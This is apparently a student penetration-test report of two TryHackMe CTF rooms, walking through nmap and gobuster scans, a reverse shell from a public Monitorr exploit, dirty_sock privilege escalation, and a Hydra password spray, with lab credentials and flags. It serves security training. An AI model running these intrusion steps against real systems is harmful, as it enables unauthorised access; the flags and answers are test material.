Offensive Security
Penetration Test Report for GPEN

Submitted To: Development Team

Testers: Team 2

Date of Testing: 15/10/2024

Date of Submission: 20/10/2024

Team members:

- **Hatem Abdelfatah (Team Coordinator)**
- **Amr Khaled**
- **Kareem Mostafa**

Table of Contents

1.0 Year of the jelly Fish

1.1 – Executive Summery

This CTF includes a public IP handled which Involves an ISP considered but not dealt with. This IP is scanned through a network scanner to check for open ports and running services where it found 5 open ports. Checking for services running found that only port 80/HTTP was the one working and holding a website with 4 subdomains.

Each subdomain has some information that was irrelevant to the test except for one which was a webserver with an old version which was the starting point to deal with. This server has an old exploit which we used to exploit the server and gained a shell on the target.

After gaining a shell on the target was the time to escalate the privileges to gain a root shell. After enumeration for old - Outdated – packages called (snapd). This version of this package had an exploit Which was very critical and helped to gain a root shell and gain the root flag immediately.

1.2 – Methodologies

A local IP hosting a website with multiple subdomains hosting outdated services utilized a widely adopted approach to performing penetration testing that is effective in

testing how well the Offensive Security. Below is a summary of how we were able to identify and exploit several services.

1.2.1 - Information Gathering

The information gathering portion of the penetration test found website on scope of the penetration test. During this penetration test, we found subdomains working on the website. The specific IP addresses was: 18.201.223.129
website robyns-petshop.thm
The Subdomains:

- monitorr.robyns-petshop.thm
- beta.robyns-petshop.thm
- dev.robyns-petshop.thm

1.2.2 - Service Enumeration

In this penetration testing report, the initial phase involved **service enumeration**, a critical step in identifying potential entry points into the target system. Using **Nmap**, I performed a detailed scan to discover open ports and the services running on them, as well as their versions. Service enumeration is essential as it provides valuable information about the system's networked services, which can reveal vulnerabilities that could be exploited. Through this process, I identified 7 open ports, each corresponding to specific services, which will be discussed in the following sections. This information serves as the foundation for further analysis and exploitation.

Port	Service
21	**ftp vsftpd 3.0.3**
22	**OpenSSH 5.9p1**
80	**HTTP Apache httpd 2.4.29**
443	**HTTPS Apache httpd 2.4.29**
8000	**http-alt**
8096	**unknown**
22222	**OpenSSH 7.6p1**

1.2.3 – Penetration

During the reconnaissance phase of this CTF, we identified a subdomain (monitorr.robyns-petshop.thm) hosting an outdated version of a service on the target website. Recognizing the potential security risks associated with legacy software, this became the focal point for our exploitation efforts. By leveraging **Nmap** and manual inspection, we confirmed the version of the service, which was found to be vulnerable to a known exploit.

Using **Searchsploit**, We located a publicly available Proof of Concept (PoC) exploit tailored specifically to the outdated version of the service. After verifying its applicability in the current environment, the exploit was executed, resulting in successful exploitation of the vulnerable service.

This initial foothold highlights the significant security risk posed by outdated software with known vulnerabilities, emphasizing the importance of regular updates and patch management. By exploiting this service, I was able to gain further access to the system, opening up additional attack vectors for deeper penetration testing. The details of the vulnerability and the exploit will be discussed in the subsequent sections of this report.

After more enumeration using tools like linEnum.sh to automate the search for vulnerabilities to escalate the privileges, we found an old version of the service -snapd- which had a local exploit -dirty_sock- when run, it creates a new user with the privileges of the root which can now change user with the credentials of username: dirty_sock & password: dirty_sock.

1.3 – Findings

- Starting with the nmap this was the results of the scanning


```
┌──(root㉿kali)-[/home/kali]
└─# nmap 18.201.223.129 -p22,21,80,443,8000 -sV --min-rate 3000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 11:03 EDT
Nmap scan report for ec2-18-201-223-129.eu-west-1.compute.amazonaws.com (18.201.223.129)
Host is up (0.036s latency).

PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      vsftpd 3.0.3
22/tcp   open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http     Apache httpd 2.4.29
443/tcp  open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
8000/tcp open  http-alt
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cg
i?new-service :
SF-Port8000-TCP:V=7.94SVN%I=7%D=10/22%Time=6717BEE0%P=x86_64-pc-linux-gnu%
SF:r(GenericLines,3F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length
SF::\x2015\r\n\r\n400\x20Bad\x20Request");
Service Info: Host: robyns-petshop.thm; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.60 seconds
```

- The subdomains running

```
┌──(root㉿kali)-[/home/kali]
└─# nmap 18.201.223.129 -p22,21,80,443,8000,22222,8096 -A -Pn --min-rate 3000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 11:05 EDT
Nmap scan report for ec2-18-201-223-129.eu-west-1.compute.amazonaws.com (18.201.223.129)
Host is up (0.050s latency).

PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:b2:81:be:e0:bc:a7:86:39:39:82:5b:bf:e5:65:58 (RSA)
80/tcp    open  http     Apache httpd 2.4.29
|_http-title: Did not follow redirect to https://robyns-petshop.thm/
|_http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp   open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-title: Robyn&#039;s Pet Shop
|_http-server-header: Apache/2.4.29 (Ubuntu)
| ssl-cert: Subject: commonName=robyns-petshop.thm/organizationName=Robyns Petshop/stateOrProvinceName=South West/countryName=GB
| Subject Alternative Name: DNS:robyns-petshop.thm, DNS:monitorr.robyns-petshop.thm, DNS:beta.robyns-petshop.thm, DNS:dev.robyns-petshop.thm
| Not valid before: 2024-10-22T14:26:57
|_Not valid after:  2025-10-22T14:26:57
8000/tcp  open  http-alt
|_http-title: Under Development!
| fingerprint-strings:
```

- The vulnerable subdomain (monitorr.robyns-petshop.thm) hosting old server named monitor

- Searching for local exploit found 2 exploits, one is the working one



- Downloading and running the exploit with a listener shell using ncat

```
muri@augury:~/thm/yotfj$ listener
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.253.111] 42802
bash: cannot set terminal process group (936): Inappropriate ioctl for device
bash: no job control in this shell
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ 54 239
54: command not found
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ whoami
whoami
www-data
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:e0:6e:cf:a6:53 brd ff:ff:ff:ff:ff:ff
    inet 10.10.253.111/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 2515sec preferred_lft 2515sec
    inet6 fe80::e0:6eff:fecf:a653/64 scope link
       valid_lft forever preferred_lft forever
www-data@petshop:/var/www/monitorr/assets/data/usrimg$
```


- Now we have a shell, we can change directory to where the flag is at /var/www/flag1.txt

```
www-data@petshop:/var/www$ ls -la
ls -la
total 24
drwxr-xr-x  5 root     root     4096 Apr 11 23:11 .
drwxr-xr-x 14 root     root     4096 Apr  9 23:45 ..
drwxr-xr-x  9 root     root     4096 Apr 11 17:00 dev
-r--------  1 www-data www-data   38 Apr 11 23:11 flag1.txt
drwxr-xr-x  9 root     root     4096 Apr 11 14:38 html
drwxr-xr-x  4 www-data www-data 4096 Apr 11 14:24 monitorr
```


Flag == THM{MjBkOTMyZDgzNGZmOGI0Y2I5NTljNGNl}

Privilege Escalation


- After gaining a user access we now try to escalate the privileges to a root user by downloading the tool LES




- After enumerating the vulnerabilities on this machine one of the interesting foundings was the Snapd outdated version which was leading to direct root access




- Downloading and running the tool dirty_sock



- Now check for the /etc/passwd file, you will find a new user with name dirty_sock



- Changing the user to dirty_sock, and now we are the user



- Moving directly to the root user using the default password -dirty_sock

- And now we are root
- Reading the root flag from /root/root.txt

Flag = THM{YjMyZTkwYzZhM2U5MGEzZDU2MDc1NTMx}

2.0 Year of the Rabbit

2.1 – Executive Summery

In this Capture the Flag (CTF) challenge, the initial target was an IP address provided for assessment. We began by conducting a thorough enumeration of the system to identify open ports, services, their versions, and any potential vulnerabilities or local exploits. The enumeration process revealed that the IP was hosting a web application with several accessible directories. Further investigation uncovered additional hidden directories containing files with credentials for FTP and SSH connections.

We continued our enumeration efforts, focusing on discovering more credentials. Within the FTP server, we identified files containing encrypted credentials. The encryption algorithm was weak, making it straightforward to decrypt the data and retrieve additional SSH login credentials for another user.

Upon logging into the system as this new user, we performed privilege enumeration and discovered a secret file that the user was permitted to access. Reading this file, we obtained the credentials for a higher-privileged user, granting us access to view the user flag.

Further enumeration of this privileged user's environment revealed that the system was running an outdated and exploitable version of sudo, a key system tool used to elevate privileges. Leveraging a known local exploit for this sudo version and utilizing a command the user was allowed to run as root, we successfully escalated privileges to root access, enabling us to retrieve the root flag.

This CTF highlights critical vulnerabilities, including improper credential management, the use of weak encryption, and outdated system software prone to privilege escalation attacks. These issues underscore the importance of regularly updating software, employing strong encryption methods, and conducting routine security audits to mitigate the risk of exploitation.

2.1 – Methodologies

A normal IP address for a machine hosting open ports, one of them is a HTTP port hosting a website with couple directories hosting an unprotected files with FTP and SSH ports credentials

testing how well the Offensive Security. Below is a summary of how we were able to identify and exploit several services.

2.1.1 - Information Gathering

The information gathering portion of the penetration test found website on scope of the penetration test. During this penetration test, we found HTTP port working on the website. The specific IP addresses was: 10.10.141.3

2.1.2 - Service Enumeration

In this penetration testing report, the initial phase involved **service enumeration**, a critical step in identifying potential entry points into the target system. Using **Nmap**, I performed a detailed scan to discover open ports and the services running on them, as well as their versions. Service enumeration is essential as it provides valuable information about the system's networked services, which can reveal vulnerabilities that could be exploited. Through this process, I identified 7 open ports, each corresponding to specific services, which will be discussed in the following sections. This information serves as the foundation for further analysis and exploitation.

Port	Service
21	**ftp vsftpd 3.0.2**
22	**OpenSSH 6.7p1**
80	**HTTP Apache httpd 2.4.10**

After the NMAP, we looked gobuster to search for directories or subdomains where we found 2

10.10.141.3/assets

10.10.141.3/WExYY2Cv-qU

The last one has a (.png) file holding credentials to FTP server

2.1.3 – Penetration

During the reconnaissance phase of this CTF, after identifying the file with ftp credentials we cracked it to get the exact user credentials, username and password. Logging into that FTP user account we found another file with encrypted text using algorithm (Brainfuck), decrypting it using a local decryption tool was easy to get the password for a user account with SSH port. After logging into that user SSH account, trying to know the privileges and the paths the user can access, we came across a file called (s3cr3t), this file holds the credentials for another user on SSH. Logging into that account and we can access the first flag. After logging we enumerate that user's accessibility and privileges, we can see that it can run a specific file as a root but can't use it due to low privileges. Continue to enumerate for a vulnerability we came across a vulnerable version of sudo command. This vulnerability had a local exploit where we use

it with the file we found earlier which we could run as a root user. We can use that exploit with that file to get an immediate root shell as the root and we can read the root flag.

2.3 – Findings


- We start by searching for open ports and services

```
┌──(root㉿kali)-[/home/kali]
└─# nmap 10.10.141.3 -Pn -p- -A --min-rate 3000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 16:14 EDT
Warning: 10.10.141.3 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.141.3
Host is up (0.12s latency).
Not shown: 65510 closed tcp ports (reset)
PORT      STATE    SERVICE  VERSION
21/tcp    open     ftp      vsftpd 3.0.2
22/tcp    open     ssh      OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
|   2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
|   256 be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|_  256 db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (ED25519)
80/tcp    open     http     Apache httpd 2.4.10 ((Debian))
```


- Searching for other directories and subdomains with gobuster

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.141.3/ -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.141.3/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 276]
/.htpasswd           (Status: 403) [Size: 276]
/.htaccess           (Status: 403) [Size: 276]
/assets              (Status: 301) [Size: 311] [--> http://10.10.141.3/assets/]
```

- Logging into that file we found another directory in the source code named /sup3r_s3cr3t_fl4g.php



- We try to log into that directory but it was blocked because of javascript error, so we use Burb suite to send the request, we came along other directory



- Logging into that directory we found a photo

- Downloading the photo and reading the source file, we came to a lot of garbage files but it has some credentials to crack

```
Ot9RrG7h2~24?
Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIl%1s02u
vTFbDzX9&Nmu?
FfF~sfu^UQZmT
8FF?iKO27b~V0
ua4W~2-@y7dE$
3j39aMQQ7xFXT
Wb4--CTc4ww*-
u6oY9?nHv84D&
0iBp4W69Gr_Yf
TS*%miyPsGV54
C77O3FIy0c0sd
O14xEhgg0Hxz1
5dpv#Pr$wqH7F
1G8Ucoce1+gS5
0plnI%f0~Jw71
0kLoLzfhqq8u&
kS9pn5yiFGj6d
zeff4#!b5Ib_n
rNT4E4SHDGBkl
KKH5zy23+S0@B
3r6PHtM4NzJjE
gm0!!EC1A0I2?
HPHr!j00RaDEi
7N+J9BYSp4uaY
PYKt-ebvtmWoC
3TN%cD_E6zm*s
eo?@c!ly3&=0Z
nR8&FXz$ZPelN
eE4Mu53UkKHx#
86?004F9!o49d
```


- We try to guess the correct password with Hydra by spraying these credentials with the FTP username we have

```
┌──(kali㉿kali)-[~]
└─$ hydra -l ftpuser -P ftpass ftp://10.10.141.3
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illega
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-22 17:21:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 89 login tries (l:1/p:89), ~6 tries per task
[DATA] attacking ftp://10.10.141.3:21/
[21][ftp] host: 10.10.141.3   login: ftpuser   password: 5iez1wGXKfPKQ
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-22 17:21:28
```

- Now we have the FTP credentials
    - Username:ftpuser
    - Password: 5iez1wGXKfPKQ
- We log in and see a file in the home page, we read it and its encrypted in “Brainfuck” encryption

```
┌──(root㉿kali)-[/home/kali]
└─# ftp 10.10.141.3
Connected to 10.10.141.3.
220 (vsFTPd 3.0.2)
Name (10.10.141.3:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62409|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0             758 Jan 23  2020 Eli's_Creds.txt
226 Directory send OK.
ftp> cat Eli's_Creds.txt
?Invalid command.
ftp> more Eli's_Creds.txt
+++++ ++++[ →+++ +++++ +<]>+ +++.< +++++ [→++ +++<] >++++ +.<++ +[→+
—<]> ——— .<+++ [→++ +<]>+ +++.< +++++ ++[→ ——— —<]> ——— --.<+
++++[ →——— —<]> -.<++ +++++ +[→+ +++++ ++<]> +++++ .++++ +++.- --.<+
+++++ +++[- >——— ——— <]>— ——— ———. —.< +++++ +++[- >++++ ++++<
]>+++ +++.< ++++[ →+++ +<]>+ .<+++ +[→+ +++<] >++.. ++++. ——— —.+
++.<+ ++[→ —<] >——— -.<++ ++++[ →——— —<] >——— --.<+ ++++[ →———
—<]> -.<++ ++++[ →+++ +++<] >.<++ +[→+ ++<]> +++++ +.<++ +++[- >++++
+<]>+ +++.< +++++ +[→— ——— <]>— ——— -.<++ ++++[ →+++ +++<] >+.<+
++++[ →——— —<]> —.< +++++ [→—— —<] >—. <++++ ++++[ →+++ +++++
<]>++ ++++. <++++ +++[- >——— —<] >——— -.+++ +.<++ +++++ [→++ +++++
<]>+. <+++[ →——— <]>— —.- ———. <
ftp> exit
221 Goodbye.
```

- Decrypting this code with local decryption website, now we have an SSH credentials




- Log into this user, we can see that there is no much we can do with this user, so we enumerate its privileges to try to find something helpful
- We enumerate the path directory, found a location which has a folder named s3cr3t, when locating this folder we came across a file with credentials for another user


- Now we try to log into that user's SSH account and read the user flag

FLAG == THM{1107174691af9ff3681d2b5bdb5740b1589bae53}

- Continue the enumeration for a vulnerability to escalate the privileges, we enumerate the sudo version which was a vulnerable version that had a local exploit that cause privilege escalation.



- Trying to find the file that this user can run as root, we came across one

